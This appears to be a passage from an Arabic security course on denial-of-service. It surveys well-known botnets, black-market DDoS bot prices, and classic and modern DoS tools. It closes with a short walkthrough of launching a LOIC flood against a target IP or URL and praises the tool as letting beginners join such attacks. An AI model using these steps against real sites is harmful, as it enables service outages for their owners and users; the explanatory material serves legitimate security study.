Waledec، يكتب أيضا هكذا **Waledac**، هو اسم الروبوتات التي تستخدم لنقل البريد المزعج الخبيث. غالبا ما يتكون موزع البريد المزعج **Waledec** من بطاقات المعايدة الاحتيالية والأحداث والاخبار العاجلة. الروابط الواردة في جسم الرسالة هي نقطة إلكترونية إلى المواقع الخبيثة التي تقدم بصمت **exploit code** عند زيارتها. عادة، هذه تشمل برنامج **Adobe Reader**، **Adobe Flash**، وإنترنت إكسبلورر ومآثر **OWC10** (**Office Web Components**)، ولكن أي برامج مثبتة ضعيفة يمكن ان تستهدف.

يستخدم **Waledec** لتوزيع برامج **scareware**، وهو نوع من البرامج الاحتيالية التي تحاول خداع المستخدمين بالاعتقاد بان أنظمتهم مصابه في محاولة لانتزاع الدفع مقابل أداة الإزالة الوهمية. يحاول **Waledec** أيضا "تجنيد" بوت جديدة، عن طريق إرسال البريد الإلكتروني الخبيثة التي تحتوي على روابط لمواقع متضمنه ***backdoor bots*** مستخدمة للانضمام الى النظم المصابة إلى روبوتات.

بالإضافة إلى أغراضه الخبيثة، يستخدم **Waledec** النظم المصابة كوكلاء للبريد المزعج، وإرسال كميات كبيرة من البريد الإلكتروني غير المرغوب فيه من خلال تلك النظم من أجل تجنب القائمة السوداء وإخفاء المنشأ الحقيقي للبريد المزعج. هو الاخر **P2P Botnet**.

Asprox Botnet

تم استخدام **Asprox Botnet** أصلا في المقام الأول من اجل حيل الخداع "***phishing scams***". في عام 2008، بدأ **Asprox Botnet** في توظيف البوت لاكتشاف صفحات الملقم الضعيفة والنشطة (**ASP**) على مواقع إعداده ضعيف. بمجرد اكتشافها، فان البوت تلقائيا يحاول

استخدام هجمات **SQL injection** من أجل تضمين **iframes** خبيث وجافا سكريبت خارجي. بمجرد ان يتم اختراق موقع على شبكة الإنترنت من قبل **Asprox**، فان هذا الموقع يقدم بصمت **exploit code** المستخدمة لتقديم البرامج الضارة الى أجهزة كمبيوتر الزوار. أجهزة الكمبيوتر المصابة تسعى هي الأخرى الى مواقع جديدة على شبكة الإنترنت عرضة للإصابة، وبالتالي يستمر عدوى **Asprox** في الانتشار.

يعتقد أن التغيير من هجمات التصيد الى **SQL injection** هي خطوة من جانب مهاجمين **Asprox** لبناء شبكة روبوتات أكبر. فعل هذا مكن الروبوتات **Asprox** إلى وضعه باعتباره الروبوتات مقابل الاستئجار، والتي من شأنها تمكن المهاجمين **Asprox** لبيع مساحة أو خدمات لقاء رسوم. حيث عادة، يتم استخدام البوتنت مقابل المال في كل شيء من هجمات التصيد لسرقة وثائق التفويض المصرفي، إلى استهداف الشركات لسرقة الملكية الفكرية والحكومات، إلى القيام بدور البريد المزعج وحصاد البريد الإلكتروني.

Gumblar Botnet

Gumblar، المعروف في اليابان باسم **Geno**، وهو بوتنت فريدة من نوعه - أنه ينشأ ليس فقط شبكة الروبوتات من أجهزة الكمبيوتر المخترقة، فإنه لكنه أيضا **backdoors** للمواقع المخترقة والتي تمكن استمرار الوصول عن بعد والتلاعب. اكتشف **Gumblar** أولا من قبل الباحثين **ScanSafe** في مارس 2009. **Gumblar** ينتشر عن طريق حقن **iframes** الخبيثة على مواقع الانترنت المخترقة. زوار تلك المواقع يتم تسليمها بصمت **exploit code** والتي، في حال نجاحها، يتم تحميل **Gumblar** مستتر بجهاز الكمبيوتر العرضة للإصابة. **Gumblar** يسرق أوراق اعتماد بروتوكول نقل الملفات من أجهزة الكمبيوتر المصابة، وإرسال أوراق اعتماد المسروقة للمهاجمين عن بعد. هؤلاء المهاجمين يدخلون إلى أي من المواقع المملوكة من قبل الضحايا، حقن تلك المواقع مع **iframes** الخفي وبالتالي توسيع شبكة من المواقع المعدية الآن.

كان **Gumblar** الأكثر انتشارا في عام 2009. **Gumblar** يسلم البرمجيات الخبيثة إلى جانب **backdoor**. في أكتوبر 2009، بدأ **Gumblar** تقديم أنواع من **Zeus Trojan**، وتستخدم لتشكيل شبكة زيوس بوتنت.

Koobface Botnet

Koobface ينتشر عن طريق مواقع الشبكات الاجتماعية، وأكثرها من خلال الفيسبوك. عموما، يعتمد **Koobface** على الهندسة الاجتماعية من أجل النشر. تم تصميم **Koobface message** لخداع المتلقين من خلال النقر على موقع على شبكة الانترنت للاحتيال إما ان يدخل على الفيسبوك (أو الشبكات الاجتماعية الأخرى) على وثائق التفويض أو لقبول تركيب البرمجيات الخبيثة متنكرا في زي فيديو كودك أو تحديث الفلاش.

تصبح ضحايا **Koobface** جزء من شبكة روبوتات **Koobface**، تحت التحكم من قبل المهاجمين عن بعد. **Koobface** عادة ما يستخدم لسرقة البيانات. **Koobface** هي روبوتات مقابل أجر. وتباع أجهزة الكمبيوتر المصابة إلى مقدمي العطاءات، الذين قد يقوموا بدس البرامج الضارة الخاصة بهم على تلك النظم. لهذا السبب، إذا تم الكشف عن **Koobface** ينبغي افتراض أن غيرها من البرامج الضارة موجود كذلك.

Mariposa Botnet

ماريبوسا هو الاسباني لباترلي. في لغة الكمبيوتر، ماريبوسا هو الروبوتات التي تم إنشاؤها من قبل **Butterfly bot kit**. وعادة ما يتم نتشر ماريبوسا عبر الرسائل الفورية (**MSN/Live**)، وشبكات تبادل الملفات **peer-to-peer** وگ **autorun worm**.

ماريبوسا يسرق أسماء المستخدمين وكلمات السر وعناوين البريد الإلكتروني من النظم المصابة. ويمكن أيضا أن يوجه بوتات ماريبوسا لإطلاق هجمات الحرمان من الخدمة الموزعة (**DDoS**).

Conficker

البرمجيات الخبيثة هو شيء صعب التنبؤ بها. أحيانا التهديد لا يبدو كما يظهر على الساحة، لا سيما المتقدمة التي يمكنها في نهاية المطاف شن هجوم ساحق. في أوجه، أصاب كونفيكر الملايين من أجهزة ويندوز: وتقول بعض الأرقام ما يصل إلى 15 مليون. في السينما، عندما يكون التهديد ساحقا لطريقتنا في الحياة، لا بد من تشكيل فريق من المتخصصين لإنزال العدو. وكان هذا لا يختلف: طوفان من الإصابة كان كبيرا بحيث تم إنشاء فريق العامل لمحاربة كونفيكر. وبينما كان لديهم نجاحا هائلا في خفض عدد الآلات التي كانت مصابة، وفقا لموقع الفريق، لا يزال هناك أكثر من مليون جهاز كمبيوتر في جميع أنحاء العالم لا تزال تعاني، بعد ست سنوات اكتشفت لأول مرة.

Common P2P Botnet

مرونة **P2P Botnet** هي جيدة جدا لتمرير ما يصل للمحتالين. ومن أشهر هذه اليوم **ZeroAccess**، **TDL4/TDSS** و**Zeus V3** والمعروف أيضا باسم **GameOver Zeus botnet**.

ZeroAccess و**TDL4/TDSS** يقومون بنشر **rootkit** خبيثة والتي تصيب النظم على مستوى الكير نل ويصعب الكشف عن ونظيفة. كل من هذه البرمجيات الخبيثة لديها القدرة على القيام أكثر بكثير من مجرد احتيال مصرفي بسيط أو إرسال البريد المزعج. **ZeroAccess**

يمكنه أيضا سحب مخططات نقر الاحتيال "***click-fraud schemes***" وتعتم مواقع البحث أو سرقة المعلومات. **ZeroAccess** قامت بإصابة ما يقرب من مليون جهاز كمبيوتر ويكلف المعلنين على شبكة الإنترنت أكثر من 2.7 مليون دولار كل شهر.

TDSS aka TDL هو عبارة عن مجموعة أدوات كتابية صممت من أجل الربح. لتصيب العديد من أجهزة الكمبيوتر مع **TDSS**، كتاب **TDSS/TDL** يدفع للتابعين له أجر في أي مكان بين 20 دولار إلى 200 دولار لكل 1،000 بوت من أجهزة الكمبيوتر المصابة. كاتب **TDSS** يكسب المال عن طريق تأجير أجهزة الكمبيوتر المصابة **TDSS** للآخرين.

الوظيفة الأساسية لـ **TDSS/TDL** هي قدرته على إخفاء نفسه بشكل فعال على أجهزة كمبيوتر الضحية من أجل الحفاظ على المراقبة المستمرة. وهذا يشمل القدرة على إخفاء مفاتيح التسجيل والملفات والبورتات، وقدرتها على ضخ الاكواد في عمليات النظام الهامة والذاكرة. المزيد من الإصدارات الأخيرة من **TDL-4** تصيب (**MBR {Master Boot Record}**) وبالتالي تمكين البرمجيات الخبيثة للسيطرة على تمهيد النظام.

أشهر بوت قائم على شبكة IRC لأداء هجمات الحرمان من الخدمة في السوق السوداء:

Aryan Bot (Old version free .Updated version for 50$)
Chronic Bot (400$)
Celsius Bot (500$)

أشهر بوت قائم على HTTP لأداء هجمات الحرمان من الخدمة في السوق السوداء:

μ BOT (60$)
AnonHTTP (50$)
Andromeda v2 (750$ with Ring3 rootkit support)

أشهر بوت قائم على P2P لأداء هجمات الحرمان من الخدمة في السوق السوداء:

THOR. It 'sold at price of $ 8,000

10.6 أدوات هجمات الحرمان من الخدمة (DOS TOOLS)

في حين أن بعض القراصنة هم متطورين بما يكفي لإنشاء أكواد الهجوم الخاصة بهم، ولكن الاكثر شيوعا تستخدم الاكواد المكتوبة من قبل الآخرين. مثل هذه الاكواد تم بنائها عادة للعامة، حزمة سهلة الاستخدام عادة يطلق عليها اسم **attack toolkit**. وهي شائعة جدا اليوم للمهاجمين لإرفاق عدد كبير من البرامج في ملف أرشيف واحد، وغالبا يكون معها ملفات السكريبت التي تقوم بعملية التنصيب بطريقه اليه. هذا هو التهديد المخلوط "**blended threat**"، كما سيناقش لاحقا.

بعض برامج دوس الأكثر شعبية قديما "Some Popular DDoS Programs"

في حين أن هناك العديد من الاسكريبات "البرامج النصية" والتي تستخدم في عملية الفحص، الاختراق وإصابة آلات الضعيفة، ولا يوجد سوى عدد قليل من أدوات الهجوم دوس التي استخدمت لتنفيذ الهجمات الفعلية. لمحة مفصلة عن هذه الأدوات، بجانب وضع جدول زمني لمظهرها. أدوات هجوم دوس تختلف معظمها في آلية التواصل المنتشرة بين المعالجات "**handlers**" والوكلاء "**agents**"، والتخصيصات التي يقدمونها لتوليد الهجوم على حركة المرور. وتقدم الفقرات التالية لمحة موجزة عن هذه الأدوات ذات الشعبية. القارئ يجب أن يضع في اعتباره أن ملامح مناقشتها في هذه النظرة هي تلك التي لوحظت في حالات الكشف عن أكواد الهجوم على بعض الأجهزة المصابة. العديد من الاختلافات قد (وسوف) تكون موجودة والتي لم يتم اكتشافها وتحليلها.

Trinoo

كان **Trinoo** (المعروف أيضا باسم **trin00**) أول هجوم **DDOS** معروف استخدم ضد جامعة مينيسوتا في أغسطس 1999. وهذا الهجوم كان لمدة يومين حيث قام بإغراق الخوادم مع حزم **UDP** القادمة من خمسة آلاف جهاز. عناوين المصدر لم تكن **spoofed**، لذلك تم الاتصال مع انظمة الخوادم الوقائية. ومع ذلك، رد المهاجم ببساطة عن طريق إدخال آلات جديدة في الهجوم. تم العثور على **Trinoo** أولا كـ **binary daemon** على عدد من أنظمة سولاريس الإصدار x.2 المخترقة.

أدخلت الشيفرات الخبيثة من خلال استغلال **buffer over-run bugs** في خدمات **RPC** " **remote procedure call**" والتي هي "' **statd**،**cmsd** ' و' **ttdbserverd**". (انظر **CERT IN-99-04** للحصول على وصف لهذه المآثر).

Trinoo or trin00 هو مجموعة من برامج الكمبيوتر لإجراء هجوم دوس. ويعتقد أن شبكات **trinoo** أنشئت على الآلاف من النظم على شبكة الإنترنت التي تم اختراقها بسبب استغلال تجاوز سعة المخزن المؤقت عن بعد. **Trinoo** يستخدم معمارية **handler/agent**، حيث يرسل المهاجم الأوامر إلى المعالج "**handler**" عبر **TCP** والمعالجات "**handler**" والوكلاء "**agent**" يتواصلوا مع بعض عبر **UDP**. كل من المعالج "**handler**" والوكلاء "**agent**" يكونا محميين بكلمة السر في محاولة لمنع الاستيلاء عليها من قبل مهاجم اخر. **Trinoo** يولد حزم **UDP** ذات حجم معين لمنافذ عشوائية في واحد أو عدة عناوين مستهدفة، وخلال فترة زمنية محددة من الهجوم.

وتم وصف أول حادث لهجمات **trinoo** في **CERT Incident Note 99-04**. تم توصيل شبكة **trinoo** في فبراير 2000 لأداء هجمات الحرمان من الخدمة الموزعة على موقع ياهو.

Trinoo تشتهر بالسماح المهاجمين لترك رسالة في مجلد يسمى **cry_baby**. الملف يقوم بتكرار نفسه اليا ويتم تعديل على أساس منتظم ما دام المنفذ 80 نشطا.

Trinoo كان مصمم لأنظمة سولاريس لذا ظهر **wintrinoo** والموجه لأنظمة التشغيل ويندوز. لقراءة المزيد عنه يمكنك زيارة الروابط التالية:

http://www.sans.org/security-resources/idfaq/trinoo.php
http://staff.washington.edu/dittrich/misc/trinoo.analysis

Tribe Flood Network (TFN)

يستخدم نوع مختلف من البنية **handler/agent**. يتم إرسال الأوامر من المعالج "**handler**" لجميع الوكلاء "**agent**" من خلال سطر الأوامر. المهاجم لا "يقوم بتسجيل دخول" إلى المعالج "**handler**" كما هو الحال مع **trinoo** أو **Stacheldraht**. يمكن للعملاء شن **UDP Flood**، **TCP SYN Flood**، **ICMP Echo flood**، وهجمات **Smurf** على منافذ معينه على الضحية أو عشوائية. المهاجم يدير الأوامر من المعالج "**handler**" باستخدام أي عدد من وسائل الاتصال (على سبيل المثال، **remote shell bound to a TCP port**، **UDP-based client/server remote shells**، **ICMP-based client/server shells** مثل **LOKI**، **SSH terminal sessions**، أو **normal telnet TCP terminal sessions**). ويتم تحقيق التحكم عن بعد لوكلاء **TFN** عبر حزم **ICMP Echo Reply**. يتم ترميز كافة الأوامر المرسلة من المعالج "**handler**" للوكلاء "**agent**" من خلال حزم **ICMP**، وليس نص واضح، مما يعوق الكشف عنها. لقراءة وصف كامل له يمكنك زيارة الرابط التالي:

http://staff.washington.edu/dittrich/misc/tfn.analysis

Stacheldraht

(تعنى بالألمانية "الأسلاك الشائكة (**barbed wire**)") يجمع بين ملامح الأداة **trinoo** والأداة **TFN** ويضيف الاتصالات المشفرة بين المهاجم والمعالجات "**handler**". يستخدم **Stacheldraht** الـ **TCP** لتشفير الاتصال بين المهاجم والمعالجات "**handler**"، و**TCP** أو **ICMP** للاتصال بين المعالج "**handler**" والوكلاء "**agent**". وأضاف ميزة أخرى هي القدرة على أداء التحديثات التلقائية من التعليمات البرمجية للوكيل. الهجمات المتاحة **UDP flood**، **TCP SYN flood**، **ICMP Echo flood**، وهجمات **Smurf**.

Shaft

هي أداة دوس تحتوي على مجموعة من الميزات المشابهة لتلك الموجودة في **trinoo**، **TFN**، و**Stacheldraht**. الميزات المضافة هي القدرة على تبديل منافذ المعالج والوكلاء على الطاير (وبالتالي تعرقل الكشف عن الأداة عن طريق أنظمة كشف التسلل)، و "التذكرة (**ticket**)" آلية لربط المعلمات، واهتمام خاص في إحصائيات الحزمة. **Shaft** يستخدم **UDP** للتواصل بين المعالجين والوكلاء. ويتحقق التحكم عن بعد عبر اتصال **telnet** بسيط من المهاجم إلى المعالج. يستخدم **Shaft** "التذاكر" لتتبع الوكلاء الفرديين. كل أمر يرسل إلى الوكيل يحتوي على كلمة السر والتذكرة. سواء كلمات السر وأرقام التذاكر يجب أن تتطابق بالنسبة للوكيل لتنفيذ الطلب. **Simple letter shifting** (*Caesar cipher*) يستخدم كلمات السر غامضة في الأوامر المرسلة. يمكن للعملاء توليد **UDP flood**، **TCP SYN flood**، **ICMP flood**، أو كل أنواع الهجوم الثلاثة. الـ **Flood** يحدث في رشقات من 100 من الحزم لكل مضيف، مع منفذ المصدر وعنوان المصدر عشوائيا. يمكن للمعالجات إصدار أمر خاص للعملاء للحصول على إحصاءات حول حركة المرور الضارة الناتجة عن كل وكيل. ويشتبه في أن هذا يستخدم لحساب العائد من شبكة الدوس.

Tribe Flood Network 2000 (TFN2K)

هو نسخة محسنة من أداة الهجوم **TFN**. وهو يتضمن العديد من الميزات المصممة خصيصا لجعل حركة مرور **TFN2K** صعبة التعرف عليها وفلترتها، تنفيذ الأوامر عن بعد، لتعتم المصدر الحقيقي للحركة، لنقل حركة مرور **TFN2K** عبر بروتوكولات متعددة بما في ذلك **UDP**، **TCP**، و**ICMP**، وإرسال حزم "**decoy**" لإرباك محاولات تحديد موقع العقد الأخرى في شبكة **TFN2K**. **TFN2K** يعتم المصدر الحقيقي لحركة المرور باستخدام طريقة خداع عناوين المصدر. ويمكن المهاجمين الاختيار بين التحايل والخداع العشوائي او التحايل ضمن نطاق معين من العناوين. بالإضافة إلى **Flooding**، يمكن **TFN2K** أيضا تنفيذ بعض هجمات نقاط الضعف عن طريق إرسال حزم تالفة أو غير صالحة.

Mstream

يولد فيضانا من حزم **TCP** مع مجموعة بت **ACK**. المعالجات يمكن التحكم بها عن بعد عن طريق واحد أو أكثر من قبل المهاجمين باستخدام تسجيل الدخول المحمي بكلمة مرور التفاعلي. الاتصالات بين المهاجم والمعالجات، والمعالج والوكلاء، يتم اعدادها في وقت الترجمة "*compile time*" وتنوعت بشكل كبير. تزييف عناوين المصدر في حزم الهجوم عشوائيا. الهجوم **TCP ACK** يستنفذ موارد الشبكة، ومن المرجح أن يتسبب في **TCP RST** ليتم إرسالها إلى عنوان المصدر المغشوش (يحتمل أيضا استهلاك **bandwidth** في جهاز الضحية).

Trinity

هي أداة دوس الأولى التي يتم التحكم فيها عن طريق **IRC**. من خلال الاختراق والعدوى عن طريق **Trinity**، كل جهاز ينضم إلى قناة **IRC** محدده وينتظر الأوامر. استخدام خدمة **IRC** الشرعية للاتصال بين المهاجم والوكلاء واستبدال المعالج المستقل الكلاسيكي ويرفع مستوى الخطر. **Trinity** قادر على إطلاق عدة أنواع من هجمات الفيضانات على موقع الضحية، بما في ذلك **UDP**، **IP fragment**، **TCP SYN**، **TCP RST**، **TCP ACK**، وفيضانات أخرى.

من أواخر عام 1999 حتى عام 2001، كانت أدوات الهجوم **Stacheldraht** و **TFN2K**الأكثر شعبية. تم ربط وكلاء**Stacheldraht** في إصدار ***t0rnkit rootkit*** و***variant of the 2001 Ramen worm***. وتضمنت الدودة **i0n1** في كود وكلاء **TFN2K**.

على الجانب الويندوز، كان هناك عدد كبير من حزم **rootkit bundles** الخفية ذات التهديد المخلوط والتي تتضمن **knight.c** أو **kaiten.c** "بوتات دوس". تم ترميز **TFN2K** خصيصا ليتم تجميعه على ويندوز **NT**، وكما تم النظر إلى إصدارات الوكيل **trinoo** على أنظمة الويندوز. في الواقع، تم ترميز ***knight.c*** أصلا لأنظمة يونكس، ولكن يمكن تجميعها مع ***Cygwin development libraries***.

باستخدام هذه الطريقة، كان من المعقول أن يكون أي منفذ ويندوز تقريبا معرض لأي من برنامج ليونكس دوس، وفي الواقع يتم تسليم بعض حزم التهديد المخلوطة الى ويندوز مضغوطة بتنسيق ***Unix tar-formatted archives*** التي يتم تفكيكها من قبل:

Cygwin-compiled version of GNU tar

Agobot (Phatbot)

Agobot و نسله **Phatbot** شهد لهم استخدام واسع للغاية في عام 2003 وعام 2004. هذا التهديد تم خلطهم في برنامج واحد والذي ذهب البعض الى تسميته "***Swiss army knife***" من أدوات الهجوم. **Phatbot** ينفذ نوعين من **SYN floods**، **UDP floods**، **ICMP floods**، **Targa flood** (بروتوكول **IP** عشوائي، ***fragmentation and fragment offset values*** ، وعنوان المصدر مزيف)، **wonk flood** (حزمة **SYN** واحد، تليها 1،023 من حزم **ACK**)، و**recursive HTTP GET flood** أو **HTTP GET flood** واحد مع تأخير في الساعات مدمج (إما تعين من قبل المستخدم أو اختياره عشوائيا). هذا الأخير، عندما يتم التوزيع عبر شبكة من عشرات أو مئات الآلاف من المضيفين، والتي سوف تبدو وكأنها نمط طبيعي للحركة **HTTP** التي سيكون من الصعب جدا كشفها ومنع بعض آليات الدفاع.

Ping of death: او ما يسمى بينج الموت أي برنامج بينج لتخليق حزمه **IP** تتعدى الحد الأقصى (65536 بايت) من البيانات المسموح بها لحزمة **IP**.و تلك الحزمة يقوم بإرسالها إلى أي نظام من الممكن لهذا النظام أن ينهار أو يتوقف عن العمل أو يعيد التشغيل من تلقاء نفسه. وتلك الهجمة ليست بجديده وكل منتجي أنظمة التشغيل قاموا بعلاجها.

LAND: هو هجوم (***Local Area Network Denial***) وهو هجوم دوس و الذي يتكون من إرسال حزمه مزيفه خاصه مسممه الى جهاز الكمبيوتر، الامر الذي يؤدى الى إغلاقه. اكتشفت ثغرة أمنية للمرة الأولى في عام 1997 من قبل شخص ما باستخدام الاسم المستعار "**m3lt**"، وعادت إلى الظهور بعد سنوات عديدة في أنظمة التشغيل مثل **Windows Server 2003** وويندوز **XP SP2**.

CPU Hog: برنامج كمبيوتر الذي يأكل سرعة المعالج التي لا لزوم لها على الكمبيوتر الخاص بك ليظهر بأنك تقوم به أكثر مما هو عليه في الواقع.

Jolt2: يهدف هجوم **Jolt2** لإبطاء النظام الخاص بك عن طريق إرسال فيض من حركة المرور الغير صالحة. في حين أن النظام لا يتحطم، وهذا الهجوم يسبب تقيد وحدة المعالجة المركزية بنسبة 100٪. وسوف يكون النظام غير قابل للاستخدام حتى يتوقف هجوم **Jolt2** (والذي يتضمن فصل كابل الشبكة الخاص بك).

برامج دوس الأكثر شعبية حديثا "New Popular DDoS Programs"

في حين أنه من الممكن تنفيذ العديد من هجمات دوس يدويا، تم وضع أدوات الهجوم المتخصصة لغرض تنفيذ الهجمات بشكل أكثر سهولة وكفاءة. أدوات دوس الأولى -أمثلة من بينها **Trinoo** و**Stacheldraht**- استخدمت على نطاق واسع في جميع الأنحاء في مطلع القرن، ولكن كانت معقدة بعض الشيء، واستخدمت معظمها فقط على أنظمة التشغيل لينكس، وسولا ريس.

في السنوات الأخيرة، أصبحت أدوات دوس أكثر وضوحا في الاستخدام وعبر منصة، مما يجعل هجمات **DDoS** أسهل بكثير للقيام بها من قبل المهاجمين وأكثر خطورة للأهداف. وقد وضعت بعض من أحدث ادوات دوس هذه، مثل **Low Orbit Ion Cannon (LOIC)**، حيث تم تطويره في الأصل كأدوات لاختبار إجهاد الشبكة ومن ثم بعد ذلك تم تعديله واستخدامه في الأغراض الخبيثة، في حين وضع آخرين أدوات مثل **Slowloris** الذي تم تطويره من قبل قراصنة "القبعة الرمادية" -التي تهدف للفت انتباه الجمهور إلى ضعف برامج معينة عن طريق الإفراج عن هذه الأدوات علنا بذلك سيطضر صناع البرمجيات عرضة للتصحيح "***patched***" من أجل تجنب هجمات واسعة النطاق. بالإضافة إلى ذلك، أن أمن الشبكات والقرصنة في تطور مستمر، هكذا هي الأدوات المستخدمة في الهجوم لتنفيذ هجمات **DDoS**. أدوات الهجوم الجديدة أصبحت أصغر حجما وأكثر فعالية مما تسبب حالة الحرمان من الخدمة، وأكثر من ذلك التخفي.

Low Orbit Ion Cannon (LOIC)

المصدر: http://sourceforge.net/projects/loic


LOIC هو أداة فيضانات بسيطة، قادرة على توليد كميات هائلة من حركة مرور **TCP**، **UDP**، أو **HTTP** من أجل إخضاع الخادم للتحميل الثقيل على الشبكة. فهي أداة استعملها فريق الأنونيمس انتقاماً لغلق موقع ميجاابلود وللهجوم على المواقع التابعة للمنظمات المعارضة لويكيليكس وضد الكثير من المواقع التابعة للمنظمات التي تنادي بتقييد حرية الانترنت. تم تصميم الأداة بالأصل وتطويرها من قبل -برايتوكس تكنولوجيز-وهي مكتوبة بلغة **C#** تم اصدارها للملكية العامة ويتم الأن استضافاتها على كثير من منصات الأنظمة مفتوحة المصدر، وللأداة نسخة خاصة بالجافا-سكريبت وتسمى **JS LOIC** ونسخه خاصه بالويب وتسمى **Low Orbit Web Cannon**، وكان الغرض الأساسي من هذه الأداة إجراء اختبارات الضغط على تطبيقات الويب، بحيث يمكن المطورين من ان يروا كيف يتصرف تطبيق ويب تحت تحميل أثقل. وبطبيعة الحال، تطبيق الإجهاد، التي يمكن تصنيفها باعتبارها أداة مشروعة، ويمكن أيضا أن تستخدم في هجوم

دوس. **LOIC** أساسا يقوم بتحويل اتصال شبكة الكمبيوتر الى محطات إطفاء "***Firehouse***" لطلبات القمامة، وتوجيهها نحو خادم الويب الهدف. حيث ان جهاز كمبيوتر واحد نادرا ما يولد ما يكفي من طلبات **TCP**، **UDP**، أو **HTTP** في وقت واحد ليطغى على شبكة الإنترنت ويمكن بسهولة تجاهل طلبات القمامة بينما يرد على الطلبات الشرعية لصفحات الويب. ولكن عندما يكون الآلاف من المستخدمين يقومون بتشغيل **LOIC** دفعة واحدة، موجة من الطلبات تصبح ساحقة، وغالبا تقوم بإغلاق خادم الويب (أو أحد الأجهزة المتصلة به، مثل خادم قاعدة البيانات)، أو منع الطلبات المشروعة من أن يتم الرد عليها.

تم تعديل **LOIC** وأعطى لهم ميزة "**Hivemind**"، مما يتيح لأي مستخدم **LOIC** ان يشير الى نسخته من **LOIC** في خادم **IRC**، ونقل السيطرة عليها إلى مستخدم السيد "***master user***" الذي يمكن بعد ذلك إرسال أوامر عبر **IRC** إلى كل عميل **LOIC** متصل في وقت واحد. في هذا التكوين، يمكن للمستخدمين إطلاق هجمات دوس أكثر فعالية بكثير من تلك الهجمات لمجموعة من مستخدمي **LOIC** أقل تنسيقا، لا تعمل في وقت واحد. في أواخر عام 2011، ومع ذلك، بدأت الأنونيمس الابتعاد عن **LOIC** حيث كانت اداتهم المختارة لأداء هجمات دوس، وذلك لان **LOIC** لا تقوم بأي جهد لحجب عناوين **IP** مستخدميها. أدى هذا النقص الى الكشف عن هوية مستخدميها في إلقاء القبض على عدد من المستخدمين في جميع أنحاء العالم المشاركة في هجمات **LOIC**، وقامت الأنونيمس ببث رسالة واضحة عبر جميع قنوات **IRC** لها: "لا تستخدم **LOIC** (**Do Not use LOIC**)".

ملحوظه: Hivemind هو عندما يأتي شخصين أو أكثر لنفس الفكر في نفس الوقت بسبب نفس الظروف ولكن لا يعرفون بعضهم مسبقا. الاسم هو انعكاس للحشرات الذين يعملون في انسجام في الخلية (أو العش).

LOIC هو أكثر تركيزا على تطبيقات الويب. يمكننا أيضا أن نسميها هجوم **DOS** القائم على التطبيق. **LOIC** يمكن استخدامها على موقع الهدف عن طريق اغراق الخادم مع حزم **TCP**، حزم **UDP** أو طلبات **HTTP** بقصد تعطيل خدمة مجموعة معينة.



وتكمن سهولة استخدام البرنامج في واجهته الرسومية والمنظمة. علينا تحديد الهدف فنقوم بإدخال اما الاي بي **IP** او العنوان **URL** ونقوم بتغيير خيارات الهجوم المرغوبة ويمكنك تركها على الاعدادات الافتراضية. يقوم البرنامج بإرسال طلبات كبيرة متتابعة من نوع**TCP** ، **UDP**، **HTTP** ولبدء الهجوم نضغط على **IMMA CHARGIN MAH LAZER** وسيقوم البرنامج بمهاجمة الهدف بسيل من البيانات الغير لازمة لمنع وصول الخدمة الى السيرفر.

وهناك خيار آخر في البرنامج "اي ار سي (**IRC**)" في الأعلى ويسمح هذا الخيار للأداة بأن يُتحكم بها عن بعد باستخدام "بروتوكول اي ار سي" حيث يصبح الجهاز جزء من نظام البوت نت وتكون الأجهزة متصلة ببعض عن طريق الانترنت ويتم التحكم بالأداة في جميع الأجهزة المتصلة عن طريق المهاجم. مهاجم -أنونيمس-على سبيل المثال، وبالطبع كلما زاد "البوت نت" كلما زادت شدة الهجوم. وهو برنامج رائع يسمح للمبتدئين وحتى الهواة بالمشاركة في أحد أشرس أنواع الهجمات الالكترونية على المواقع.

